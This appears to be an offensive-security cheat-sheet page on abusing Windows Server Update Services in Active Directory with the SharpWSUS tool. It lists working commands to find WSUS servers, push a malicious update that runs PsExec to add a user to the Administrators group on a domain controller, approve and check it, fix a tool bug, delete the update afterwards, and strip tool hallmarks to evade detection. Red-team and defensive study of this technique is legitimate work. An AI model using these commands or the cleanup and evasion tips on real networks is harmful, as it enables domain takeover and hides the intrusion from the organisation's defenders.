👾 Overview
Windows Server Update Services (WSUS) is used to deploy updates and patches to systems in AD. Although it’s deprecated, it’s still commonly used to manage hosts. WSUS deployments consist of WSUS servers which host patch/update content, and enrolled clients which periodically check-in and install updates.
🔍 Enumeration
WSUS servers can be located via the registry on enrolled client machines:
reg query HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate /v WUServer.\SharpWSUS.exe locateOnce code execution is obtained on a WSUS server, SharpWSUS can enumerate information about client servers, WSUS groups, etc.
.\SharpWSUS.exe inspect 
📌 Pushing a Malicious Patch
Once you’ve compromised the WSUS server, or a user with WSUS admin permissions you can use SharpWSUS to push malicious updates to client servers.
This can be especially powerful if a domain controller, SCCM server, or other similar valuable asset is enrolled. We can use this to drop a beacon, add a user to a group, etc. These updates have to use a signed Microsoft binary - this requirement can be fulfilled by using PsExec64.exe or another similar SysInternals tool.
The following example adds a user to the local administrator group on the target machine. If executed on a domain controller this would be domain admins instead.
.\SharpWSUS.exe create /payload:"C:\PsExec64.exe" /args:"-accepteula -s -d cmd.exe /c net localgroup Administrators [user] /add" /title:"NewAccountUpdate"This would require PsExec to be dropped on the WSUS server in the
payloadlocation

The patch then needs to be approved with the generated update ID, and a target machine & group.
.\SharpWSUS.exe approve /updateid:[your id] /computername:DC.tea.vl /groupname:"UpdateGroup"
It may take a couple minutes to deploy, but this should result in your code being executed on the target machine :)
The status of an update can also be checked with SharpWSUS:
.\SharpWSUS.exe check /updateid:[id] /computername:[target]As of 12/14/25 this will likely fail using the main branch of SharpWSUS
🚨 Broken Updates?!
If you are using the standard version of SharpWSUS your update will fail to deploy. This is due to a problem with SharpWSUS where the WSUS content directory is not correctly enumerated.

If you check out an update in the WSUS console you’ll see that the update files (PsExec) fail to download.

There’s a PR open to fix this, but until it’s merged you can either use the fork, or manually move the file to the correct location.
We can pull event 364 from the event log to see where the file is expected, and move it.
Get-WinEvent -LogName Application | Where-Object { $_.Id -eq 364 } |fl
After moving it to the right location, we can retry the download in the WSUS console.
🧹 Post-Exploitation Cleanup
After your update runs it can be deleted using SharpWSUS:
.\SharpWSUS.exe delete /updateid:[id] /computername:[target] /groupname:[group]🚔 Detection & Evasion
This tool leaves some hallmarks which are worth removing, ex. it leaves the nettitude website in the description of created updates, and it creates a new WSUS group as opposed to leveraging an existing one.
📝 Resources
| 🔗 Hyperlink | ℹ️ Info |
|---|---|
| SharpWSUS | Tool for enumerating & interacting with WSUS |
| techspence/SharpWSUS | SharpWSUS fork which fixes a common problem |
| LRQA | SharpWSUS blog post |
| SysInternals | Signed MSFT binaries for use with WSUS patches |